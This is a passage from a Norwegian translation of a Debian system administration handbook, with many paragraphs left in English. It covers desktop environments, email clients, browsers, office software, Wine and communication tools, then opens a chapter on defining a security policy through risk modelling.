
**Figur 13.2** KDE-skrivebordet

Since the Qt 4.0 release, the last remaining license problem with KDE has been solved. This version was released under the GPL both for Linux and Windows (the Windows version was previously released under a non-free license). Note that KDE applications must be developed using the C++ language.

### 13.3.3. Xfce og andre

Xfce er et enkelt og lett grafisk skrivebord, en perfekt match for datamaskiner med begrensete ressurser. Det kan installeres med `apt-get install xfce4`. Som GNOME, Xfce er basert på verktøykassen GTK+, og en rekke komponenter er felles for begge skrivebord.

Unlike GNOME and KDE, Xfce does not aim to become a vast project. Beyond the basic components of a modern desktop (file manager, window manager, session manager, a panel for application launchers and so on), it only provides a few specific applications: a terminal, a calendar (Orage), an image viewer, a CD/DVD burning tool, a media player (Parole), sound volume control and a text editor (mousepad).



**Figur 13.3** Xfce-skrivebordet


Another desktop environment provided in *Jessie* is LXDE, which focuses on the “lightweight” aspect. It can be installed with the *lxde* meta-package.

## 13.4. E-post

### 13.4.1. Utvikling (Evolution)

FELLESSKAP	Populær pakker
	<p>Installing the <i>popularity-contest</i> package enables participation in an automated survey that informs the Debian project about the most popular packages. A script is run weekly by cron which sends (by HTTP or email) an anonymized list of the installed packages and the latest access date for the files they contain. This allows the Debian maintainers to know which packages are most frequently installed, and of these, how frequently they are actually used.</p> <p>Denne informasjonen er til stor hjelp for Debian-prosjektet. Den brukes til å bestemme hvilke pakker som skal være med på de første installasjonsdiskene. Installasjonsdata er også en viktig faktor for å bestemme om en vil fjerne en pakke med svært få brukere fra distribusjonen. Vi anbefaler hjertelig å installere <i>popularity-contest</i>-pakken, og delta i kartleggingen.</p> <p>De innsamlede data blir offentliggjort hver dag.</p> <p>► <a href="http://popcon.debian.org/">http://popcon.debian.org/</a></p> <p>These statistics can also help users to choose between two packages that seem otherwise equivalent. Choosing the more popular package is probably a safer choice.</p>

Evolution is the GNOME email client and can be installed with `apt-get install evolution`. Evolution is more than a simple email client: it also provides a calendar, an address book, a task list, and a memo (free-form note) application. Its email component includes a powerful message indexing system, and allows for the creation of virtual folders based on search queries on all archived messages. In other words, all messages are stored the same way but displayed in a folder-based organization, each folder containing messages that match a set of filtering criteria.




Figur 13.4 Evolution e-postprogramvare

An extension to Evolution allows integration with a Microsoft Exchange email system; the required package is `evolution-ews`.

### 13.4.2. KMail

KDEs e-postprogramvare kan installeres med `apt-get install kmail`. KMail håndterer bare e-post, men det hører til en programvarepakke som kalles KDE-PIM (for *Personal Information Manager*) som inneholder funksjoner som adressebøker, en kalenderkomponent, og så videre. KMail har alle funksjonene man kan forvente fra en utmerket e-postklient .




Figur 13.5 KMail e-postprogram

### 13.4.3. Thunderbird og Icedove

The *icedove* package provides the Debian version of Thunderbird, the email client from the Mozilla software suite. For legal reasons detailed in the sidebar «[Iceweasel, Firefox og andre](#)» side 370, Debian *Jessie* contains Icedove, and not Thunderbird, but the only real differences between them are their names and icons.

Various localization sets are available in *icedove-l10n-\** packages; the *enigmail* extension handles message encrypting and signing, but it is not available in all languages.




**Figur 13.6** Icedoves e-postprogram

### 13.5. Nettlesere (Web browsers)

Epiphany, nettleseren i GNOME-pakken, bruker WebKit-skjermviser utviklet av Apple for Safari nettleser. Den aktuelle pakken er *epiphany-browser*.

Konqueror, available in the *konqueror* package, is the KDE file manager, which also functions as a web browser. It uses the KDE-specific KHTML rendering engine; KHTML is an excellent engine, as witnessed by the fact that Apple's WebKit is based on KHTML.

Brukere som ikke er fornøyd med noen av de ovennevnte kan bruke Iceweasel. Denne nettleseren, tilgjengelig i *iceweasel*-pakken, bruker Mozilla-prosjektets Gecko gjengivelsesmotor, med et tynt og utvidbart grensesnitt på toppen.



**Figur 13.7** *Iceweasel nettleser*

<b>KULTUR</b> <b>Iceweasel, Firefox og andre</b>	<p>Mange brukere vil uten tvil bli overrasket over fraværet av Mozilla Firefox i Debians Jessie-menyer. Ingen grunn til panikk: <i>iceweasel</i>-pakken inneholder Iceweasel, som i utgangspunktet er Firefox under et annet navn.</p> <p>Begrunnelsen for dette navneskiftet er bruksreglene pålagt av Mozilla Foundation i Firefox™, det registrerte varemerket: all programvare kalt Firefox må bruke den offisielle Firefox-logoen og ikoner. Men siden disse elementene ikke er utgitt under en fri lisens, kan Debian ikke distribuere dem i sin <i>main (hoved)</i>-seksjon. Heller enn å flytte hele nettleseren til <i>non-free (ikke-fri)</i>, har pakkevedlikeholderen valgt å bruke et annet navn.</p> <p>Kommandoen <code>firefox</code> eksisterer fremdeles i <i>iceweasel</i>-pakken, men bare for kompatibilitet med verktøy som vil prøve å bruke den.</p> <p>Av samme grunner skiftet e-postklienten Thunderbird™ navn til Icedove på en tilsvarende måte.</p>
---	---

<b>KULTUR</b> <b>Mozilla</b>	<p>Netscape Navigator was the standard browser when the web started reaching the masses, but lost ground when Microsoft bundled Internet Explorer with Windows and signed contracts with computer manufacturers which forbade them from pre-installing Netscape Navigator. Faced with this failure, Netscape (the company) decided to “free” its source code, by releasing it under a free license, to give it a second life. This was the beginning of the Mozilla project. After many years of development, the results are more than satisfying: the Mozilla project brought forth an HTML rendering engine (called Gecko) that is among the most standard-compliant. This rendering engine is in particular used by the Mozilla Firefox browser, which is one of the most successful browsers, with a fast-growing user base.</p>
---------------------------------	---

Sist men ikke minst inneholder Debian også *Chromium*-nettjener (tilgjengelig i *chromium-browser*-pakken). Denne nettleseren er utviklet av Google i så raskt tempo at å opprettholde en enkelt versjon av den over hele levetiden for Debian *Jessie*, er neppe mulig. Dens klare formål er å gjøre nett-tjenester mer attraktive, både ved å optimalisere nettleserens ytelse, og ved å øke brukerens sikkerhet. Gratiskoden som driver Chromium blir også brukt av sin proprietære versjon som heter Google Chrome.

## 13.6. Utvikling

### 13.6.1. Verktøy for GTK+ på GNOME

Anjuta (i *anjuta*-pakken) er et utviklingsmiljø optimalisert for å lage GTK+ applikasjoner for GNOME. Glade (i *glade*-pakken) er et program utviklet for å skape GTK+ grafiske grensesnitt for GNOME, og lagre dem i en XML-fil. Disse XML-filene kan deretter lastes av det *libglade*-delte biblioteket, som dynamisk kan gjenskape de lagrede grensesnittene. En slik funksjon kan være interessant, for eksempel for programtillegg som krever dialoger.

Anjutas formål er å kombinere, på en modulær måte, alle de funksjonene man forventer fra et integrert utviklingsmiljø.

### 13.6.2. Verktøy for Qt i KDE

Den tilsvarende applikasjonen for KDE er KDevelop (i *kdevelop*-pakken) for utviklingsmiljøet, og Qt Designer (i *qttools5-dev-tools*-pakken) for utforming av grafiske grensesnitt for Qt-applikasjoner på KDE.

## 13.7. Samarbeid

### 13.7.1. Å arbeide i grupper: *groupware*

Groupware tools tend to be relatively complex to maintain because they aggregate multiple tools and have requirements that are not always easy to reconcile in the context of an integrated distribution. Thus there is a long list of groupware packages that were once available in Debian but have been dropped for lack of maintainers or incompatibility with other (newer) software in Debian. This has been the case with PHPGroupware, eGroupware, and Kolab.

- ➡ <http://www.phpgroupware.org/>
- ➡ <http://www.egroupware.org/>
- ➡ <http://www.kolab.org/>

All is not lost though. Many of the features traditionally provided by “groupware” software are increasingly integrated into “standard” software. This is reducing the requirement for specific, specialized groupware software. On the other hand, this usually requires a specific server.

Citadel (in the *citadel-suite* package) and Sogo (in the *sogo* package) are alternatives that are available in Debian Jessie.

### 13.7.2. Samarbeid med FusionForge

FusionForge er et utviklingsverktøy for samarbeid, delvis fra SourceForge, en vertstjeneste for fri programvareprosjekter. Det har den samme generelle tilnærmingen basert på den standard utviklingsmodellen for fri programvare. Selve programvaren har fortsatt å utvikle seg etter at SourceForge-koden ble proprietær. Dens første forfattere, VA Software, besluttet å ikke gi ut flere gratis versjoner. Det samme skjedde på nytt da den første gaffelen (GForge) fulgte den samme banen. Siden ulike personer og organisasjoner har deltatt i utviklingen, inneholder dagens FusionForge også funksjoner rettet mot en mer tradisjonell tilnærming til utvikling, samt prosjekter som ikke bare er opptatt av programvareutvikling .

FusionForge kan sees som en samling av flere verktøy øremeket til å administrere, spore og koordinere prosjekter. Disse verktøyene kan grovt deles inn i tre familier:

- *communication*: web forums, mailing-list manager, and announcement system allowing a project to publish news
- *tracking*: tools to track project progress and schedule tasks, to track bugs, feature requests, or any other kind of “ticket”, and to run surveys
- *deling*: dokumentasjonshåndterer for å gi ett enkelt sentralt punkt for dokumenter knyttet til et prosjekt, generisk filutgivelseshåndterer, eget nettsted for hvert prosjekt.

Since FusionForge largely targets development projects, it also integrates many tools such as CVS, Subversion, Git, Bazaar, Darcs, Mercurial and Arch for source control management (also called “configuration management” or “version control”). These programs keep a history of all the revisions of all tracked files (often source code files), with all the changes they go through, and they can merge modifications when several developers work simultaneously on the same part of a project.

Most of these tools can be accessed or even managed through a web interface, with a fine-grained permission system, and email notifications for some events.

## 13.8. Kontorprogrammer

Office software has long been seen as lacking in the free software world. Users require replacements for Microsoft tools such as Word and Excel, but these are so complex that replacements were hard to develop. The situation changed when Sun released the StarOffice code under a free license as OpenOffice, a project which later gave birth to Libre Office, which is available on Debian. The KDE project also has its own office suite, called Calligra Suite (previously KOffice), and GNOME, while never offering a comprehensive office suite, provides AbiWord as a word processor and Gnumeric as a spreadsheet. The various projects each have their strengths. For instance, the Gnumeric spreadsheet is better than OpenOffice.org/Libre Office in some domains, notably

the precision of its calculations. On the word processing front, the Libre Office suite still leads the way.

Another important feature for users is the ability to import Microsoft Office documents. Even though all office suites have this feature, only the ones in OpenOffice.org and Libre Office are functional enough for daily use.

#### OVERSIKTEN

##### **Libre Office erstatter OpenOffice.org**

OpenOffice.org contributors set up a foundation (*The Document Foundation*) to foster the project's development. The idea had been discussed for some time, but the actual trigger was Oracle's acquisition of Sun. The new ownership made the future of OpenOffice under Oracle uncertain. Since Oracle declined to join the foundation, the developers had to give up on the OpenOffice.org name. This office suite is now known as *Libre Office*, and is available in Debian.

After a period of relative stagnation on OpenOffice.org, Oracle donated the code and associated rights to the Apache Software Foundation, and OpenOffice is now an Apache project. This project is not currently available in Debian.

Libre Office and Calligra Suite are available in the *libreoffice* and *calligra* Debian packages, respectively. Although the *gnome-office* package was previously used to install a collection of office tools such as AbiWord and Gnumeric, this package is no longer part of Debian, with the individual packages now standing on their own.

Language-specific packs for Libre Office are distributed in separate packages, most notably *libreoffice-l10n-\** and *libreoffice-help-\**. Some features such as spelling dictionaries, hyphenation patterns and thesauri are in separate packages, such as *mymspell-\**, *hunspell-\**, *hyphen-\** and *mythes-\**.

### 13.9. Å emulere Windows: Wine

Til tross for all den tidligere nevnte innsats, er det fortsatt en rekke verktøy uten et tilsvarende Linux-program, eller der den originale versjonen er absolutt nødvendig. Det er der Windows-emuleringssystemer er hendige. Den mest kjente blant dem er Wine.

► <https://www.winehq.org/>

#### SUPPLEMENT

##### **CrossOver Linux**

*CrossOver*, produsert av CodeWeavers, er en rekke forbedringer for Wine som utvider det tilgjengelige sett av emulerte funksjoner til et punkt der Microsoft Office blir fullt brukbart. Noen av forbedringene blir periodisk fusjonert inn i Wine.

► <http://www.codeweavers.com/products/>

Imidlertid bør man huske på at dette bare er en av flere løsninger, og problemet kan også løses med en virtuell maskin eller VNC; begge disse løsningene er detaljert i sidestolpene «**Virtuelle maskiner**» side 374 og «**Windows Terminal Server, eller VNC**» side 374.

La oss starte med en påminnelse: Emulering tillater kjøring av et program (utviklet for et mål-system) i et annet vertssystem. Emuleringsprogrammer bruker vertssystemet der programmet kjører, til å etterligne de nødvendige funksjonene i målsystemet.

Nå, la oss installere de nødvendige pakkene (`ttf-mscorefonts-installer` som er i contrib-seksjonen):

```
# apt-get install wine ttf-mscorefonts-installer
```

På et 64-bit system (amd64), hvis Windows-programmene er 32-bit programmer, må du aktivere multi-arch for å kunne installere wine32 fra i386-arkitekturen (se del 5.4.5, «[Støtte for multiar-kitektur](#)» side 96).

Brukeren må deretter kjøre `winecfg`, og sette opp hvilke (Debian-)steder som er lagt til hvilke (Windows-)stasjoner. `winecfg` har noen tilregnelige/standard feil, og kan automatisk oppdage noen flere stasjoner; merk at selv om du har et dobbeloppstartssystem, bør du ikke peke til C:-stasjonen der Windows-partisjonen er montert i Debian, ettersom Wine sannsynligvis vil overskrive noen av dataene på denne partisjonen, noe som gjør Windows ubruklig. Andre innstillinger kan beholde deres standardverdier. For å kjøre Windows-programmer må du først installere dem ved å kjøre deres installasjonsprogram (Windows) med Wine, med en kommando som `wine .../setup.exe`; så snart programmet er installert, kan du kjøre det med `wine .../program.exe`. Den eksakte plassering av `program.exe`-filen avhenger av mappen til C:-stasjonen. I mange tilfeller, kjør ganske enkelt `wine program`, og det vil virke, ettersom programmet vanligvis er installert på et sted der Wine vil se etter det av seg selv.

TIPS

#### Å arbeide seg rundt en `winecfg` feil

I noen tilfeller kan `winecfg` (som bare er en innpakning) feile. Som en midlertidige løsning er det mulig å prøve å kjøre den underliggende kommandoen manuelt: `wine64 /usr/lib/x86_64-linux-gnu/wine/wine/winecfg.exe.so` eller `wine32 /usr/lib/i386-linux-gnu/wine/wine/winecfg.exe.so`.

Merk at du ikke bør stole på Wine (eller tilsvarende løsninger) uten egentlig å teste den aktuelle programvaren: Bare en virkelighetstest vil endelig avgjøre om emuleringen virker som den skal.

ALTERNATIV

#### Virtuelle maskiner

Et alternativ til å emulere Microsofts operativsystem er faktisk å kjøre det i en virtuell maskin som emulerer en komplett hardware-maskin. Dette gjør det mulig å kjøre hvilket som helst operativsystem. kapittel 12, «[Avansert administrasjon](#)» side 306 beskriver forskjellige virtualiseringssystemer, spesielt Xen og KVM (men også QEMU, VMWare og Bochs).

ALTERNATIV

#### Windows Terminal Server, eller VNC

Enda en mulighet er å fjernkjøre eldre Windows-programmer på en sentral tjener med *Windows Terminal Server*, og få tilgang til programmet fra Linux-maskiner som bruker *rdesktop*. Dette er en Linux-klient for RDP-protokollen (*Remote Desktop Protocol*) som *Windows NT/2000 Terminal Server* bruker til å vise skrivebord på eksterne maskiner.

VNC-programvare gir lignende funksjoner, med den ekstra fordelen å også arbeide med mange operativsystemer. Linux VNC-klienter og -tjenere er beskrevet i del 9.2, «[Ekstern innlogging](#)» side 195.

## 13.10. Sanntidskommunikasjonsprogramvare

Debian tilbyr et bredt spekter av Real-Time Communications (RTC) klientprogramvare. Oppsettet av RTC-tjenere er drøftet i del 11.8, «[Sanntids kommunikasjonstjenester](#)» side 296. I SIP-terminologi er et klientprogram eller enhet også referert til som en brukeragent.

Hver klientapplikasjon har ulik funksjonalitet. Enkelte programmer er mer praktiske for intensive samtalebrukere, mens andre programmer er mer stabile for nettkamerabrukere. Det kan være nødvendig å teste flere programmer for å identifisere de som er mest tilfredsstillende. En bruker kan til slutt bestemme at de trenger mer enn ett program, for eksempel en XMPP-applikasjon med meldingstjeneste for kunder, og et IRC-program for samarbeid med nettsamfunn.

For å maksimere muligheten for brukerne til å kommunisere med resten av verden er det anbefalt å sette opp både SIP- og XMPP-klienter, eller en enkelt klient som støtter begge protokollene.

Standard GNOME-skrivebord inkluderer Empathy kommunikasjonsklient. Empathy kan støtte både SIP og XMPP. Det støtter lymeldingstjeneste (IM), tale og video. KDE-skrivebordet har KDE Telepathy, en kommunikasjonsklient basert på de samme underliggende Telepathy API-er som brukes av GNOME Empathy-klienten.

Populære alternativer til Empathy/Telepathy omfatter Ekiga, Jitsi, Linphone, Psi og Ring (tidligere kjent som SFLphone).

Noen av disse programmene kan også samhandle med mobile brukere som bruker apper som Lumicall på Android.

⇒ <http://lumicall.org>

*Real-Time Communications Quick Start Guide (Hurtigstartveileder til sanntidskommunikasjon)* har et kapittel øremerket for klientprogrammer.

⇒ <http://rtcquickstart.org/guide/multi/useragents.html>

TIPS	
<b>Se etter klienter som støtter ICE og TURN</b>	Noen RTC-klienter har betydelige problemer med å sende tale og video gjennom brannmurer og NAT-nettverk. Brukere kan motta samtaler uten lyd (telefonen deres ringer, men de hører ikke den andre personen), eller de kan være ute av stand til å ringe i det hele tatt.  ICE- og TURN-protokollene ble utviklet for å løse disse problemene. Å operere/drive en TURN-tjener med offentlige IP-adresser i hvert område, og å bruke klientprogramvare som støtter både ICE og TURN gir den beste brukerfaringen.  Hvis klientprogramvaren bare er ment for direktemeldinger, er det ikke krav til støtte for ICE eller TURN.

Debians utviklere opererer/driver en community SIP-tjeneste på [rtc.debian.org](http://rtc.debian.org)<sup>1</sup>. Community vedlikeholder en Wiki med dokumentasjon om hvordan sette opp mange av klientprogrammene

<sup>1</sup><https://rtc.debian.org>

i Debian-pakken. Wikiens artikler og skjermbilder er en nyttig ressurs for alle som setter opp en tilsvarende tjeneste på sitt eget domene.

► <https://wiki.debian.org/UnifiedCommunications/DebianDevelopers/UserGuide>

ALTERNATIV	
<b>Internet Relay Chat</b>	<p>I tillegg til SIP og XMPPIRC kan også IRC vurderes. IRC er mer orientert rundt begrepet kanaler, navnet som starter med en emneknagg #. Hver kanal er vanligvis rettet mot et bestemt emne, og en rekke personer kan bli med i en kanal for å diskutere emnet (men brukere kan likevel ha en-til-en private samtaler om nødvendig). IRC-protokollen er eldre, og tillater ikke ende-til-ende-kryptering av meldinger; det er fortsatt mulig å kryptere kommunikasjonen mellom brukerne og tjeneren ved å legge IRC-protokollen i tunnel i SSL.</p> <p>IRC-klienter er litt mer kompliserte, og de gir vanligvis mange funksjoner med begrenset bruksverdi i et bedriftsmiljø. For eksempel er kanal-«operatører» brukere utstyrt med muligheten til å sparke andre brukere ut av en kanal, eller utesetnede dem permanent, når den normale diskusjonen blir forstyrret.</p> <p>Ettersom IRC-protokollen er svært gammel, og mange klienter er tilgjengelige for å ta imot mange brukergrupper; eksempler er XChat og Smuxi (grafiske klienter basert på GTK+), Irssi (tekstmodus), Erc (integritt i Emacs), og så videre.</p>

RASK TITT	
<b>Videokonferanser med Ekiga</b>	<p>Ekiga (tidligere GnomeMeeting) er et betydelig program for Linux-videokonferanser. Det er både stabilt og funksjonelt, og er meget lett å bruke i et lokalt nettverk. Å sette opp tjenesten i et globalt nettverk er mye mer komplisert når de involverte brannmurene mangler eksplisitt støtte for H323 og/eller SIP-Teleconferencing protokoller (telefonkonferanseprotokoller) med alle sine særheter.</p> <p>Hvis bare én Ekiga-klient skal kjøres bak en brannmur, er oppsettet ganske greit, og innebærer bare videresending av noen porter til den dedikerte verten: TCP-port 1720 (lytter etter innkommende tilkoblinger), TCP-port 5060 (for SIP), TCP-portene 30000 til 30010 (for kontroll av åpne tilkoblinger) og UDP-porter 5000 til 5100 (for lyd- og videodataoverføring, og registrering til en H323 mellomtjener).</p> <p>Når flere Ekiga-klienter skal kjøres bak brannmuren, øker kompleksiteten merkbart. En H323-mellomtjener (for eksempel <i>gnugk</i>-pakke) må settes opp, og oppsettet er langt fra enkelt.</p>



## Nøkkelord

Brannmur  
Nettfilter  
IDS/NIDS



# Sikkerhet

14

---

---

---

---

Innhold

---

---

Å definere et sikkerhetsopplegg	380	Brannmur eller pakkefiltrering	381
Overvåking: Forebygging, avdekking, avskrekking	387	Introduksjon til AppArmor	393
Andre sikkerhetsrelaterte overveielser	412	Introduksjon til SELinux	401
		Å håndtere en kompromittert maskin	417

---

---

*Et informasjonssystem kan ha en varierende viktighet som følge av miljøfaktorer. Noen ganger kan det være livsviktig for bedriftens overlevelse, og må derfor beskyttes mot forskjellige former for risiko. ProsesSEN med å evaluere disse risikoene, definere og implementere beskyttelsesmekanismer kalles med et fellesord «sikkerhetsprosessen».*

## 14.1. Å definere et sikkerhetsopplegg

VÆR VAR SOM

### Hensikten/omfanget med dette kapittelet

Datasikkerhet (eng: security) er et stort og følsomt tema, som ikke på langt nær kan beskrives fullstendig i bare ett kapittel. Vi vil bare framheve noen få viktige punkter, og beskrive noen av verktøyene og metodene som kan nyttes på dette feltet. For videre lesning mangler det ikke på bøker øremerket til temaet. Et godt sted å starte kan være *Linux Server Security* av Michael D. Bauer (publisert av O'Reilly).

Ordet «sikkerhet» dekker et vidt spekter av konsepter, verktøy, og prosedyrer; ingen av dem dekker alle aspekter. Å velge mellom dem krever en presis ide om hvilke mål man vil oppnå. Å sikre et system starter med å svare på noen få spørsmål. Raser man avgårde, og implementerer et vilkårlig sett av tiltak, risikerer man å fokusere på feil ting.

Den absolutt første tingen å avgjøre er derfor målet. En god tilnærming til å hjelpe til med denne avgjørelsen er å starte med disse spørsmålene:

- *Hva prøver man å beskytte?* Sikkerhetsopplegget vil være forskjellig avhengig om man vil beskytte maskiner eller data. I sistnevnte tilfelle må vi også vite hvilke data.
- *Hva prøver vi å beskytte mot?* Er det lekkasje av sensitive data? Tap av data? Tap av inntekt som følge av forstyrrelser i tjenesten?
- Dessuten, *hvem* prøver vi vi å beskytte mot? Sikkerhetstiltakene vil variere stort mellom det å beskytte mot skrivefeil fra brukeren av systemet, og angrep fra motiverte grupper utenfra.

Ordet «risiko», i sikkerhetsøyemed, brukes gjerne som samlebegrep for disse tre faktorene: Hva som må beskyttes, hva som må hindres fra å skje, og hvem som det må beskyttes mot. Å modellere risikoen krever svar på disse tre spørsmålene. Utfra en slik risikomodell kan et sikkerhetsopplegg konstrueres, og dette kan implementeres gjennom konkrete tiltak.

MERK

### Løpende vurdering

Bruce Schneier, en verdenskjent sikkerhetsekspert (ikke bare på datasikkerhet), prøver å avlive en av de største mytene innen sikkerhet ved å si: «Sikkerhet er en prosess, ikke et produkt». Verdier som må beskyttes endrer seg over tid; det samme gjør truslene og tilgjengelige ressurser for mulige angripere. Selv om et sikkerhetsopplegg opprinnelig er perfekt konstruert og implementert, kan man ikke hvile på sine laurbær. Risikomomentene endrer seg, og da må tiltakene henge med.

Andre begrensninger er også verdt å tenke på, ettersom de kan sette grenser for tilgjengelig sikkerhetsopplegg. Hvor langt er man villig til å gå for å sikre systemet? Dette spørsmålet har store konsekvenser for hva som skal implementeres. Det besvares altfor ofte kun utfra økonomi, selv om andre kriterier også bør tas i betraktning, som ulemper som påføres brukeren, og tap av ytelse.

Først når risikoen er kartlagt, kan man begynne å tenke på å lage et konkret sikkerhetsopplegg.

**MERK****Ekstrem politikk**

Det er tilfeller hvor valget av tiltak som kreves for å sikre et system er ekstremt enkle.

For eksempel, hvis systemet som skal sikres bare består av en gammel brukte maskin, med sitt ene formål å legge sammen noen tall på slutten av dagen, ville det antakelig være helt legitimt å ikke gjøre noen ting - verdien som ligger i systemet er lav, og det er ingen verdi i dataene, ettersom de ikke lagres på maskinen. En potensiell angriper ville bare få tilgang til en uhåndterlig kalkulator. Kostnaden ved å sikre et slikt system ville sannsynligvis oppveie kostnaden av et eventuelt tap/brudd.

I motsatt ende av spekteret, hvis konfidensialitet av hemmelige data trumper alle andre hensyn, vil en riktig respons kunne være å destruere dataene så grundig som mulig (overskriving, sletting av dataene mange ganger, for så å løse harddisken opp i syrebud, osv). Hvis det i tillegg kreves at dataene skal oppbevares for framtidig bruk (ikke nødvendigvis på kort varsel), og kostnad fortsatt ikke er en faktor, vil et hensiktsmessig startpunkt være å lagre dataene på plater av en iridium-platinum-legering i bombesikre bunkere under forskjellige fjell omkring i verden, alle selvagt både hemmelige og bevoktede med hver sin hær ...

Ekstreme som de er, disse eksemplene ville være adekvate responser for sine definerte risikoer, i den grad de er produktet av en tankeprosess som har tatt hensyn til målene som skal oppnås, og begrensningene som må oppfylles. Så lenge den kommer fra en velinformert rasjonell beslutning, er intet sikkerhetsopplegg mindre respektabelt enn et annet.

